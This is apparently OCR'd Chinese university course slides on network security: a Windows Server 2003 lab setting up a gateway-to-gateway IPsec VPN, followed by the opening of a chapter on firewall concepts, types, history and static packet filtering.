
(8)服务类型(TOS)。

4.4 Windows环境下的VPN

- 目前流行的Windows系统各版本均支持远程访问VPN客户端，Windows Server支持远程访问服务及IPSec服务。
- 本节详细介绍网关—网关VPN在Windows环境下的配置使用方法。
- Windows环境下的远程访问VPN见4.4.1

4.4.2 用Windows2003实现网关—网关VPN

- 目的
  - 用IPsec隧道方式配置网关-网关VPN，连接被Internet隔开的两个局域网(VMnet1和VMnet3)，使之进行安全通信，实现信息的保密和完整。
- 设计
  - 用VMware模拟两个局域网和一个广域网（用路由器模拟）。每个局域网含若干台客户机和一台Windows server 2003组成。具体设计和规划如下图：



- 虚拟网卡VMnet1和VMnet2分别模拟两个局域网，VMnet5、VMnet6 和Router模拟因特网，ServerA和ServerB模拟互联网上的远程服务器(边界路由器)，建立IPSec隧道以连接两个局域网，并保证通信安全。

机器名	系统及必备软件	虚拟网络	IP地址信息
Client A	Windows Server 2003	VMnet1	IP: 自动获取 Subnet Mask: 255.255.255.0 GateWay: 192.168.86.56
Server A	Windows Server 2003	VMnet1 VMnet5	IP: 192.168.86.56 Subnet Mask: 255.255.255.0 GateWay: IP: 55.55.55.56 Subnet Mask: 255.0.0.0 GateWay: 55.55.55.55
Router	Windows Server 2003 必须安装Wireshark软件 http://www.wireshark.org/	VMnet5 VMnet6	IP: 55.55.55.55 Subnet Mask: 255.0.0.0 GateWay: IP: 166.66.66.66 Subnet Mask: 255.255.0.0 GateWay:
Server B	Windows Server 2003	VMnet6 VMnet2	IP: 166.66.66.67 Subnet Mask: 255.255.0.0 GateWay: 166.66.66.66 IP: 172.16.0.67 Subnet Mask: 255.240.0.0 GateWay:
Client B	Windows Server 2003	VMnet2	IP: 自动获取 Subnet Mask: 255.240.0.0 GateWay: 172.16.0.67

1.创建ServerA 的IPSec策略

(1) 在管理工具中打开"本地安全策略"--右击"IP安全策略,在本地计算机"—"创建IP安全策略"，如图27所示




图27 创建IP安全策略

图28 打开“IP安全策略向导”，将该策略命名为”AB”




图29 取消“激活默认响应规则”




图30 编辑属性

图31 打开“AB属性”编辑界面

(2) 点击“添加(D)...”，打开“新规则 属性”，选择“IP筛选器列表”属性页




图32 选择“IP筛选器列表”属性页

点击“添加(D)...”，打开“新规则 属性”，选择“IP筛选器列表”属性，命名为“A to B”，不勾选“使用添加向导(W)”




图33

点击“添加(A)...”，打开“IP筛选器 属性”，选择“地址”属性页，设置源地址为“一个特定的IP子网”，IP地址为192.168.86.0，子网掩码为255.255.255.0；设置目的地址为“一个特定的IP子网”，IP地址为172.16.0.0，子网掩码为255.240.0.0；不勾选“镜像”。

然后选择“协议”属性页，设定为默认值：“任意”。

图34

(3)打开“新规则 属性”，选择“筛选器操作”属性页，不勾选“使用添加向导(W)”。如图35所示。

然后点击“添加(D)...”，安全措施为“协商安全”，新增安全措施为“完整性和加密”，如图36所示。




图35





图36

- (4) 打开“新规则 属性”，选择“身份验证方法”属性页，点击“添加(D)…”，选择“使用此字符串（**预共享密钥）”，设置一个高强度的密钥（此例设为**microsoft），如图37所示

图37



(5) 打开“新规则 属性”，选择“隧道设置”属性页，指定隧道终点的IP地址(Server B的外网IP地址：166.66.66.67)




图38

(6) 打开“新规则 属性”，选择“连接类型”属性页，设置为"所有网络连接"，如图39所示




图39

(7) 重复(2)-(6)，创建IP筛选器列表“B to A”

设置从ServerB到ServerA的IP策略。将“源子网(IP)”和“目的子网(IP)”互换，隧道终点设置为55.55.55.56。

(8) 在本地安全设置中，右击策略“AB”并指派，如图40所示：




图40

2. 创建ServerB 的IPSec策略

- 按相同的方法步骤，创建ServerB的IP安全策略并指派。

3. 配置远程访问VPN服务器

- 配置Server A和Server B为路由器。在“开始”—“所有程序”—“管理工具”菜单中选择“路由和远程访问”，打开“路由和远程访问”管理界面，选择“配置并启用路由和远程访问”，如图41所示：




图41

配置为“两个专用网络之间的安全连接”，如图42所示




图42

不选择拨号VPN，如图43所示




图43

4. ping测试(Client A)

- 在Client A的cmd中输入ping 172.16.0.67（或Client B的IP地址），或者在Client B的cmd中输入ping 192.168.86.56（或Client A的IP地址）。如果两方的IPsec策略没有配置正确，不会ping通。如果正确则说明两个局域网互联互通。
- 在路由器中用wireshark检测到的是ESP数据包，因此实现了数据的完全保密通信。




图44

(2020秋季，网络安全，编号：COMP6216P)

第5章 防火墙技术

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

主要内容

5.1 防火墙概述
5.2 防火墙的功能和分类
- 5.2.1 防火墙的功能 5.2.2 防火墙的分类

5.3 包过滤防火墙
- 5.3.1 静态包过滤防火墙 5.3.2 动态包过滤防火墙

5.5 防火墙的典型部署
5.6 Linux防火墙的配置
5.7 防火墙的发展趋势
5.8 防火墙的设计
5.9 防火墙的指标与选择

5.1 防火墙概述

- **防火墙的定义**：防火墙是位于两个(或多个)网络之间执行**访问控制**的软件和硬件系统，它根据**访问控制规则**对进出网络的数据流进行过滤。
- 防火墙的概念起源于中世纪的城堡防卫系统，那时人们为了保护城堡的安全，在城堡的周围挖一条护城河，每一个进入城堡的人都要经过吊桥，并且还要接受城门守卫的检查。人们借鉴了这种防护思想，设计了一种网络安全防护系统，这种系统被称为**防火墙(FireWall)**。

Internet的普及和发展促使了防火墙技术的出现和发展


- 在Internet并不流行的1980年代，企业网络大多是封闭的局域网，与外部网络在物理上是隔开的，网络上的计算机均由内部员工使用，内部网络被认为是安全的和可信的。
- 到了Internet逐步普及的时候，为了提高资源共享的效率和更好地获取信息，企业网络就通过路由器连接到了Internet。
- Internet中存在各种各样的恶意用户（比如黑客），是不可信的、不安全的。

防火墙：过滤和监视内外网络之间的数据流

- 如果不限制Internet上的用户对企业内部网络的访问，将带来巨大的安全风险；同时，内部网络中的用户如果不受限制地访问外部网络（比如恶意网站），也可能会引入木马、病毒等安全风险。
- 为了抵挡内部和外部网络的各种风险，可以在内部网络与外部网络之间设置一道屏障，用于**过滤和监视**内外网络之间的数据流，这种屏障就是防火墙。


所有数据流都要经过防火墙

- 防火墙位于不同网络或网络安全域之间，从一个网络到另一个网络的所有数据流都要经过防火墙。如果我们根据企业的安全策略设置合适的访问控制规则，就可以**允许、拒绝或丢弃**数据流，从而可以在一定程度上保护内部网络的安全。



对数据流的处理方式：允许、拒绝和丢弃

- 根据安全策略，防火墙对数据流的处理方式有三种：
  - ①允许数据流通过；
  - ②拒绝数据流通过：**通知发送方**
  - ③将这些数据流丢弃：**不通知发送方**
- 当数据流被拒绝时，防火墙要向发送者回复一条消息，提示发送者该数据流已被拒绝。
- 当数据流被丢弃时，防火墙不会对这些数据包进行任何处理，也不会向发送者发送任何提示信息。丢弃数据包的做法加长了网络扫描所花费的时间，发送者只能等待回应直至通信超时。



企业网络包括**内部网络**和DMZ（**非军事区**）

图5-1 防火墙示意图





图5-1 防火墙示意图

内部网络一般是企业内部的局域网，其安全性是致关重要的，必须禁止外部网络的访问，同时只开放有限的对外部网络的访问权。



为了配置和管理方便，通常将内部网中需要向外部提供服务的服务器设置在单独的网段，这个网段被称为**非军事区(DMZ)**。DMZ是防火墙的重要概念，在实际应用中经常用到。DMZ是周边网络，位于内部网之外，使用与内部网不同的网络号连接到防火墙，其中部署了Web服务器、ftp服务器、通信服务器等**对外提供公共服务**。DMZ隔离内外网络，并为内外网之间的通信起到缓冲作用。

防火墙：限制网络访问的设备或软件

- **防火墙本质上就是一种能够限制网络访问的设备或软件。**
- 它可以是一个硬件的“盒子”，也可以是计算机和网络设备中的一个“软件”模块。许多网络设备均含有简单的防火墙功能，如路由器、调制解调器、无线基站、IP交换机等。
- 现代操作系统中也含有软件防火墙：Windows系统和Linux系统均自带了软件防火墙，可以通过**策略(或规则)**定制相关的功能。

防火墙技术已经非常成熟

- 防火墙是最早出现的Internet安全防护产品，其技术已经非常成熟，有众多的厂商生产和销售专业的防火墙。
- 目前，市场上销售的防火墙的质量都非常高，其区别主要在于防火墙的吞吐量以及售后服务的保障。对个人用户而言，一般用操作系统自带的防火墙或启用杀毒软件中的防火墙（如金山毒霸、腾讯电脑管家、360安全软件等均提供了个人防火墙功能）。
- 对于企业用户而言，购买专业的防火墙是比较好的选择。购买专业防火墙会有很多好处：第一，防火墙厂商提供的接口会更多、更全；第二，过滤深度可以定制，甚至可以达到应用级的深度过滤；第三，可以获得厂商提供的技术支持服务。

5.2 防火墙的功能和分类

5.2.1 防火墙的功能

- 防火墙是执行访问控制策略的系统，它通过监测和控制网络之间的信息交换和访问行为来实现对网络安全的有效管理。
- 防火墙遵循的是一种允许或禁止业务来往的网络通信安全机制，也就是提供可控的过滤网络通信，只允许授权的通信。因此，**对数据和访问的控制、对网络活动的记录，是防火墙的基本功能。**
- 具体地说，防火墙具有以下几个方面的功能：

(1) 访问控制功能

- 这是防火墙最基本和最重要的功能，通过禁止或允许特定用户访问特定资源，保护内部网络的资源和数据。
- 防火墙配置在企业网络与Internet的连接处，是任何信息进出网络的必经之处，它保护的是整个企业网络，因此可以集中执行强制性的信息安全策略，可以根据安全策略的要求对网络数据进行不同深度的监测，允许或禁止数据的出入。这种**集中的强制访问控制简化了管理，提高了效率。**

(2) 内容控制功能

- 防火墙可以防止非法用户进入内部网络，也能禁止内网用户访问外网的不安全服务（比如恶意网站），这样就能有效地防止邮件炸弹、蠕虫病毒、宏病毒等攻击。
- 如果发现某个服务存在安全漏洞，则可以用防火墙关闭相应的服务端口号，从而禁用了不安全的服务。
- 如果在应用层进行过滤，还可以过滤不良信息传入内网。比如，过滤色情暴力信息的传播。

(3) 日志功能

- 记录通过防火墙的信息内容和活动。
- 防火墙系统能够对所有的访问进行日志记录。日志是对一些可能的攻击进行分析和防范的十分重要的信息。另外，防火墙系统也能够对正常的网络使用情况做出统计。通过对统计结果的分析，可以使网络资源得到更好的使用。

告警和集中管理功能

(4) 对网络攻击的检测和告警

- 当发生可疑动作时，防火墙能进行适当的报警，并提供网络是否受到监测和攻击的详细信息。

(5) 集中管理功能

- 针对不同的网络情况和安全需要，指定不同的安全策略，在防火墙上集中实施，使用中还可能根据情况改变安全策略。防火墙应该是易于集中管理的，便于管理员方便地实施安全策略。

其他功能

- 此外，防火墙还可能具有流量控制、网络地址转换(NAT)、虚拟专用网(VPN)等功能。
- 防火墙正在成为控制对网络系统访问的非常流行的方法。事实上，在Internet上的Web网站中，超过1／3的Web网站都是由某种形式的防火墙加以保护，这是对黑客防范最严，安全性较强的一种方式，任何关键性的服务器，都建议放在防火墙之后。

5.2.2 防火墙的分类

(1) 按防火墙的使用范围分类

- 可分为个人防火墙和网络防火墙。
  - ① 个人防火墙保护一台计算机，一般提供简单的包过滤功能，通常内置在操作系统或随杀毒软件提供。
  - ② 网络防火墙保护一个网络中的所有主机，布置在内网与外网的连接处，通常由路由器提供或使用专业的防火墙。

(2) 根据防火墙在网络协议栈中的过滤层次分类

- 根据防火墙在网络协议栈中的过滤层次不同，可以把防火墙分为三类：
  - ① 包过滤防火墙
  - ② 电路级网关防火墙
  - ③ 应用级网关防火墙(代理防火墙)




图5 - 2 防火墙示意图

按协议过滤层次分类

- **包过滤防火墙**主要根据网络层的信息进行控制，**电路级网关防火墙**主要根据传输层的协议信息进行过滤，**应用级网关防火墙**主要根据应用层协议的信息进行过滤。
- 一般而言，防火墙的工作层次越高，则其能获得的信息就越丰富，提供的安全保护等级也就越高，但是由于其需要分析更多的内容，其速度也就越慢。
- 由于电路级网关防火墙很少单独存在，一般作为代理防火墙的一个模块存在，因此我们只介绍包过滤防火墙和代理防火墙。

(3) 按防火墙的**发展沿革(历史)**分类

- 第一代防火墙
- 第二代防火墙
- 第三代防火墙
- 第四代防火墙
- 第五代防火墙

第一、二代防火墙

- **第一代防火墙始于1985年前后**，它几乎与路由器同时出现，由Cisco的IOS软件公司研制。这一代防火墙称为**包过滤防火墙**。直到1988年，DEC公司的Jeff Mogul根据自己的研究，才发表了第一篇描述有关包过滤防火墙过滤过程的文章。
- **在1989—1990年前后**，AT&T贝尔实验室的Dave Presotto和Howard Tfickey率先提出了**基于电路中继的第二代防火墙**结构，此类防火墙被称为电路级网关防火墙。但是，他们既没有发表描述这一结构的任何文章，也没有发布基于这一结构的任何产品。

第三代防火墙

- **第三代防火墙结构是在20世纪80年代末和20世纪90年代初**由Purdue University的Gene Spafford，AT&T 贝尔实验室的Bill Cheswick和Marcus Ranum分别研究和开发。这一代防火墙被称为**应用级网关防火墙**。
- 在1991年，Ranum的文章引起了人们的广泛关注。此类防火墙采用了在堡垒主机运行代理服务的结构。根据这一研究成果，DEC公司推出了第一个商用产品SEAL。

第四代防火墙

- 大约在1991年，Bill Cheswick和Steve Bellovin开始了对**动态包过滤防火墙**的研究。
- 1992年，在USC信息科学学院工作的Bob Braden和Annette DeSchon开始研究用于“Visas”系统的动态包过滤防火墙，后来它演变为目前的**状态检测防火墙**。
- **1994年**，以色列的Check Point Software公司推出了基于**第四代结构**的第一个商用产品。

第五代防火墙

- 关于第五代防火墙，目前尚未有统一的说法，关键在于目前还没有出现获得广泛认可的新技术。

① 一种观点认为，在1996年由Global Internet Software Group公司的首席科学家Scott Wiegel开始启动的**内核代理结构**(Kernel Proxy Architecture)研究计划**属于第五代防火墙**；

② 还有一种观点认为，在1998年由NAI公司推出的**自适应代理**(Adaptive Proxy)技术给代理类型的防火墙赋予了全新的意义，可以称之为**第五代防火墙**。

5.3 包过滤防火墙

- 包过滤防火墙也称为分组过滤防火墙，是最早出现的防火墙，几乎与路由器同时出现，最初是作为路由器的一个过滤模块来实现的。目前的路由器均集成了简单的包过滤功能。由于可以直接使用路由器软件的过滤功能，无须购买专门的设备，因此可以减少投资。
- 包过滤工作在IP层（网络层），也用到了传输层的协议端口号等信息。根据访问控制策略的实现机制的不同，又可以分为静态包过滤和动态包过滤。

包过滤防火墙

- 网络管理员首先根据企业的安全策略定义一组访问控制规则，然后防火墙在内存中建立一张与访问控制规则对应的访问控制列表。对于每个数据包，如果在访问控制列表中有对应的项，则防火墙按规则的要求允许或拒绝数据包的通过，否则应用**“默认规则”**。
- **“默认规则”**有两种，即**“默认丢弃”**或**“默然允许”**。“默认丢弃”是指如果没有对应的规则，则丢弃数据包；“默认允许”是指如果没有对应的规则，则允许数据包通过。显然，“默认丢弃”更有利于企业网的安全防护。

5.3.1 静态包过滤防火墙

- 静态包过滤防火墙的**访问控制列表**在运行过程中是**不会动态变化**的，其过滤规则只利用了IP与TCP/UDP报头中的几个字段，只适合一些对安全要求不高的场合，其访问控制规则的配置比较复杂，对于某些需要打开动态端口的应用，很难定义合适的规则。

对数据包的处理过程

- (1)接收每个到达的数据包。
- (2)对数据包按序匹配过滤规则，对数据包的IP头和传输字段内容进行检查。如果数据包的头信息与一组规则匹配，则根据该规则确定是转发还是丢弃该数据包。
- (3)如果没有规则与数据包头信息匹配，则对数据包施加默认规则。
- 静态包过滤防火墙仅检查当前的数据包，是否允许通过的判决仅依赖于当前数据包的内容，检查的内容包括如下几部分：①源**IP**地址；②目的**IP**地址；③应用或协议号；④源端口号；⑤目的端口号。因此，对数据包的检测是**孤立的、无状态的**。

静态包过滤防火墙的优点

- **(1)**对网络性能的影响较小：由于包过滤防火墙只是简单地根据地址、协议和端口进行访问控制，因此对网络性能的影响比较小。只有当访问控制规则比较多时，才会感觉到性能的下降。
- **(2)**成本较低：路由器通常集成了简单包过滤的功能，基本上不再需要单独的防火墙设备实现静态包过滤功能，因此从成本方面考虑，包过滤的成本非常低。
- **(3)**对用户透明：数据包过滤是在IP层实现的，它工作在网络层和传输层，与应用层无关；Internet用户根本感觉不到它的存在，不用改动客户机和主机上的任何应用程序；包过滤不要求任何自定义软件或者客户机配置；它也不要求用户经过任何特殊的训练或者操作，使用起来很方便。

静态包过滤防火墙的缺点

- **(1)** 安全性较低。由于包过滤防火墙仅工作于网络层，其自身的结构设计决定了它不能对数据包进行更高层的分析和过滤。因此，包过滤防火墙仅提供较低水平的安全性。
- **(2)** 缺少状态感知能力。一些需要动态分配端口的服务需要防火墙打开许多端口，这就增大了网络的安全风险，从而导致网络整体安全性不高。
- **(3)** 容易遭受**IP**欺骗攻击。由于简单的包过滤功能没有对协议的细节进行分析，因此有可能遭受IP欺骗攻击。
- **(4)** 创建访问控制规则比较困难。要创建严密有效的访问控制规则，管理员需要认真地分析和研究一个组织机构的安全策略，同时必须严格区分访问控制规则的先后次序，这对于新手而言是一个比较困难的问题。

5.3.2 动态包过滤防火墙

